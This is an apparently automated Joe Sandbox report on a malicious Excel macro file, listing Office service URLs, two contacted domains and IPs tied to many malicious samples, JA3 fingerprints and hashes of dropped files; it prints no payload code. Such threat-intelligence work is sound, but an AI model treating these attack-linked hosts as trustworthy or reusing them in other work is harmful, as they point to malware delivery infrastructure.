http://https://officeci.azurewebsites.net/api/	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://store.office.cn/addinstemplate	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://web.microsoftstream.com/video/	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://graph.windows.net	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://dataservice.o365filtering.com/	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://ncus.contentsync.	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://weather.service.msn.com/data.aspx	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://apis.live.net/v5.0/	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://management.azure.com	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://wus2.contentsync.	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://clients.config.office.net/user/v1.0/ios	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://fwdssp.com/?dn=referer_detect&pid=5POL4F2O4	jordji.nbvt11.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://api.office.net	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://entitlement.diagnostics.office.com	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://outlook.office.com/	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://templatelogging.office.com/client/log	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://outlook.office365.com/	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://webshell.suite.office.com	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://management.azure.com/	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://devnull.onenote.com	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://ncus.pagecontentsync.	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://messaging.office.com/	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://augloop.office.com/v2	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://skyapi.live.net/Activity/	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://dataservice.o365filtering.com	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.cortana.ai	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://directory.services.	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.5.2	anaheimdermatologists.com	United States		46606	UNIFIEDLAYER-AS-1US	false
192.254.233.89	industrialarttextile.com	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	403877
Start date:	04.05.2021
Start time:	13:47:15
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 34s
Hypervisor based Inspection enabled:	false

Report type:	light
Sample file name:	statistic-2070252624.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.troj.expl.evad.winXLSM@5/14@2/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.185.5.2	statistic-2069354685.xlsm	Get hash	malicious	Browse	
	statistic-2070252624.xlsm	Get hash	malicious	Browse	
	statistic-2072807337.xlsm	Get hash	malicious	Browse	
	statistic-207394368.xlsm	Get hash	malicious	Browse	
	statistic-2072807337.xlsm	Get hash	malicious	Browse	
	statistic-207394368.xlsm	Get hash	malicious	Browse	
	catalog-1521295750.xlsm	Get hash	malicious	Browse	
	catalog-1521295750.xlsm	Get hash	malicious	Browse	
	statistic-1048881972.xlsm	Get hash	malicious	Browse	
	statistic-1048881972.xlsm	Get hash	malicious	Browse	
	f.xlsm	Get hash	malicious	Browse	
	f.xlsm	Get hash	malicious	Browse	
	statistic-118970052.xlsm	Get hash	malicious	Browse	
	statistic-118970052.xlsm	Get hash	malicious	Browse	
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	diagram-1732659868.xlsm	Get hash	malicious	Browse	
	diagram-1732659868.xlsm	Get hash	malicious	Browse	
	diagram-1732659868.xlsm	Get hash	malicious	Browse	
	diagram-1732659868.xlsm	Get hash	malicious	Browse	
192.254.233.89	statistic-2069354685.xlsm	Get hash	malicious	Browse	
	statistic-2070252624.xlsm	Get hash	malicious	Browse	
	statistic-2072807337.xlsm	Get hash	malicious	Browse	
	statistic-207394368.xlsm	Get hash	malicious	Browse	
	statistic-2072807337.xlsm	Get hash	malicious	Browse	
	statistic-207394368.xlsm	Get hash	malicious	Browse	
	statistic-1048881972.xlsm	Get hash	malicious	Browse	
	statistic-1048881972.xlsm	Get hash	malicious	Browse	
	statistic-118970052.xlsm	Get hash	malicious	Browse	
	statistic-118970052.xlsm	Get hash	malicious	Browse	
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
industrialarttextile.com	statistic-2069354685.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2070252624.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2072807337.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2072807337.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-1048881972.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-1048881972.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-118970052.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-118970052.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 192.254.233.89
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 192.254.233.89
anaheimdermatologists.com	statistic-2069354685.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-2070252624.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-2072807337.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-2072807337.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-1048881972.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-1048881972.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-118970052.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-118970052.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 192.185.5.2
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 192.185.5.2

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	statistic-2069354685.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2070252624.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2072807337.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	INDIA ORDERD CH2323ED.exe	Get hash	malicious	Browse	• 162.241.169.22
	ARIX SRLVI (MN) - Italy.exe	Get hash	malicious	Browse	• 192.254.185.244
	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2072807337.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	presentation.jar	Get hash	malicious	Browse	• 50.87.249.219
	presentation.jar	Get hash	malicious	Browse	• 50.87.249.219
	GK58.vbs	Get hash	malicious	Browse	• 192.185.21.136
	catalog-1521295750.xlsm	Get hash	malicious	Browse	• 192.185.20.98
	catalog-1521295750.xlsm	Get hash	malicious	Browse	• 192.185.20.98
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 50.87.166.59
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 108.179.242.122

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 108.179.242.122
	6613n246zm543w.xlsb	Get hash	malicious	Browse	• 162.241.24.47
	DEMARG MALAYHCU21345.exe	Get hash	malicious	Browse	• 162.241.169.22
	generated check 662732.xlsm	Get hash	malicious	Browse	• 192.185.177.61
	4Y2I7k0.xlsb	Get hash	malicious	Browse	• 162.241.24.47
UNIFIEDLAYER-AS-1US	statistic-2069354685.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2070252624.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2072807337.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	INDIA ORDERD CH2323ED.exe	Get hash	malicious	Browse	• 162.241.169.22
	ARIX SRLVI (MN) - Italy.exe	Get hash	malicious	Browse	• 192.254.185.244
	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2072807337.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	presentation.jar	Get hash	malicious	Browse	• 50.87.249.219
	presentation.jar	Get hash	malicious	Browse	• 50.87.249.219
	GK58.vbs	Get hash	malicious	Browse	• 192.185.21.136
	catalog-1521295750.xlsm	Get hash	malicious	Browse	• 192.185.20.98
	catalog-1521295750.xlsm	Get hash	malicious	Browse	• 192.185.20.98
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 50.87.166.59
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 108.179.242.122
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 108.179.242.122
	6613n246zm543w.xlsb	Get hash	malicious	Browse	• 162.241.24.47
	DEMARG MALAYHCU21345.exe	Get hash	malicious	Browse	• 162.241.169.22
	generated check 662732.xlsm	Get hash	malicious	Browse	• 192.185.177.61
	4Y2I7k0.xlsb	Get hash	malicious	Browse	• 162.241.24.47

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	statistic-2072807337.xlsm	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	f97e137e_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	e1df57de_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	MV RED SEA.docx	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	MyUY1HeWNL.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	IMG-WA7905432.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	catalog-1521295750.xlsm	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	Documents_111651917_375818984.xls	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	Remittance Advice pdf.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	#U260e#Ufe0fAUDIO-2020-05-26-18-51-m4a_MP4messages_2202-434.htm	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	Tree Top.html	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	PT6-1152.doc	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	s.dll	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	setup-lightshot.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	s.dll	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	8a793b14_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	pic05678063.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	6de2089f_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\D1505509-3A71-4C04-B572-82F28F0AAB3F	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	134558
Entropy (8bit):	5.3683905157117495
Encrypted:	false
SSDEEP:	1536:ucQIKNEHBXA3gBwlpQ9DQW+zhh34ZldpKWXboOilX5ErLWME9:tEQ9DQW+zPXO8
MD5:	F84A8D97D3B0194EE8159EDCA93E69A7
SHA1:	7C720FB7E06341B4638A7B509CE545EE1111C23C
SHA-256:	D5A495CC92719963F8B6399B5B027FFD87089D84C4A9D9E628EAF775BD94227D
SHA-512:	3D6FCF182518F344B44ADCE6EA650436D4107664E1A4B6E673AF662BC0317DDAF9E9D09C67C6F3B705A5352250A64658348C4328F0EFED94C4C7156823B405D
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-05-04T11:48:09">.. Build: 16.0.14102.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\10CFADED.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 205 x 58, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	8301
Entropy (8bit):	7.970711494690041
Encrypted:	false
SSDEEP:	192:BzNWXTPmjktA8BddiGGwjNHOQRud4JTTOFPY4:B8aoVT0QNuzWKPh
MD5:	D8574C9CC4123EF67C8B600850BE52EE
SHA1:	5547AC473B3523BA2410E04B75E37B1944EE0CCC
SHA-256:	ADD8156BAA01E6A9DE10132E57A2E4659B1A8027A8850B8937E57D56A4FC204B
SHA-512:	20D29AF016ED2115C210F4F21C65195F026AAEA14AA16E36FD705482CC31CD26AB78C4C7A344FD11D4E673742E458C2A104A392B28187F2ECCE988B0612DBA0F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....:.....IJ.....sRGB.....pHYs.....+.... .IDATx^..\....}.\6"Sp...g..9Ks..r..=r.U....Y..l.S.2...Q.'C.....h}x..... .....\..N...z....._.|.....III.666...~~~..6l.Q.J...\..m..g.h.SRR.\.p...'N...EEE...X9.....c.&M...].n.g4..E..g...w...{..]..;w..I...y.m\...~..;.].3{~..qV.k..._....?..w/$GII|..2. m,,,.-[.....sr.V1..g...on.....dl.'...'"[[[.R.....(..^...F.PT.Xq..Mnn n.3..M..g.....6.....pP"#F..P/S.L...W.^..o.r.....5H.....111t....\|9..3...`J..>...{..t~/F.b..h.P..]z..).....o..4n.F..e...0!!!.....#""h.K..K.....g.....^..w.!.$.&...7n.].F.\\\.A....6lxjj.K/.....g.....3g... ...f....:t..s..5.C4..+W.y...88..?..Y. .^...8{.@VN.6....Kbch.=zt...7+T....v.z....P.....VVV..."t.N.....$..Jag.v.U...P[(_.I?.9.4i.G.$U..D.....W.r.....!>|..#G...3..x.b.....P....H!.Vj .....u.2..*;..Z..c..._Ga....&L.....`.1.[.n].7..W_m..#8k...)U..L.....G..q.F.e>..s.....q....J....(.N.V...k..>m....=.).

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\128C6383.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	557
Entropy (8bit):	7.343009301479381
Encrypted:	false
SSDEEP:	12:6v/7aLMZ5I9TvSb5Lr6U7+uHK2yJtNJTNSB0qNMQCvGEvfvqVFsSq6ixPT3Zf:Ng8SdCU7+uqF20qNM1dvfSviNd
MD5:	A516B6CB784827C6BDE58BC9D341C1BD
SHA1:	9D602E7248E06FF639E6437A0A16EA7A4F9E6C73
SHA-256:	EF8F7EDB6BA0B5ACEC64543A0AF1B133539FFD439F8324634C3F970112997074

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\128C6383.png	
SHA-512:	C297A61DA1D7E7F247E14D188C425D43184139991B15A5F932403EE68C356B01879B90B7F96D55B0C9B02F6B9BFAF4E915191683126183E49E668B6049048D35
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8Oc.....l.9a._.X....@.`ddbc.].....O..m7.r0|..."......?A.....w..;.N1u....._.[.\Y...BK=...F +.t.M~..oX.. %....211o.q.P."....y...../..l.r...4..Q]..h.....LL.d.....d....w.>{.e..k.7.9y.%.. .YpI...{.+Kv...../..\[...A....^.5c..O?.....G...VB..4HWY...9NU...?..S..$..1..6.U.....c... ....7..J. "M..5. ...._.....d.V.W.c.....Y.A..S....~.C.....q.....t?..."n.....4.....G_.....Q..x..W.!L.a...3....MR.|.-P#P;..p._.....jUG....X.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\95FD430A.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 485 x 185, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	34787
Entropy (8bit):	7.9883689087667955
Encrypted:	false
SSDEEP:	768:XbyxVN2hP86XpVBxUmtCQHcQpKvtcFM/MoJ97bk3Ueu:m92hjPcQpWUot9Eg
MD5:	2C5A59B7F30E5E41412EC22FDEA1DBB5
SHA1:	9A64FB6A68683EEC580A881725DBD146E80D06B1
SHA-256:	E872E66F60AE5651AE96A2C2A88D07B0D1C96CDDD45F787AB04237891AD4E8FB
SHA-512:	2D494F44E1DA36794C3E707BF1173EE63E2CF3101E3B5EA60D71A194DA9A6A1EB6B9C166B7C1ACAA2D455B9C6413D0FEE40AD38972C076183EF167818D7E92C
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....i.....sRGB.....pHYs.....+.....IDATx^....]U.>..{'.....".bA.6.6..o/3...:.....b....{HBBz./.....[..%yI.!>...}.^{.o.....^..R.....=..c..-Z.n]cc...W.^.....z.. 2.9s.<....?|...._j.&.....R.....K...\.V..ukS..sgKKKWWWkk._@s....<x.Q..t..1bt.5k.QG....,X0f..Y.T.....k..y..k..K6^....v.x}..p....vX.MK..5.....j...X....8...~.....z.{.aJ.Q...{..._|...|..... {.ui..M.)^...I.....};>..[n...../^..hnn.t.^.}..S.Ly.3.q.W.v.i)d.....W.x=p.".d@k.(.y...kE..P.....mH"F^...\q..v)....K...R...:O..i..G.....?...!.....y.^..W.....:u...).c.j ..=....X.....<..u.]w.7.H. ;.GE*...x.;^..WM.8.....G..x.?.Z*....:F..~..k..f.%.kN {..}(.d..C.z...2.G....x...S*.^....<..?..o...ME`......s.9.{.....>;.5....o.T....,.I.....?...o.w..6../~..>.....S.i1.Q.)^..VIe.....~._../..G...! C.....|..k]]]v.x..wt.....=.Y0...Z.9.....=t.....]{S.)^.Mm...p..m.....M.6....r.L.6MT..3'M.4{.l~.P[h....Wtttx.....#.OR.\.r.e@

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\98923FA8.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	848
Entropy (8bit):	7.595467031611744
Encrypted:	false
SSDEEP:	24:NLJZbn0jL5Q3H/hbqzej+0C3Yi6yyuq53q:JIjm3pQCLWYi67lc
MD5:	02DB1068B56D3FD907241C2F3240F849
SHA1:	58EC338C879DDBDF02265CBEFA9A2FB08C569D20
SHA-256:	D58FF94F5BB5D49236C138DC109CE83E82879D0D44BE387B0EA3773D908DD25F
SHA-512:	9057CE6FA62F83BB3F3EFAB2E5142ABC41190C08846B90492C37A51F07489F69EDA1D1CA6235C2C8510473E8EA443ECC5694E415AEAF3C7BD07F864212064678
Malicious:	false
Reputation:	moderate, very likely benign file
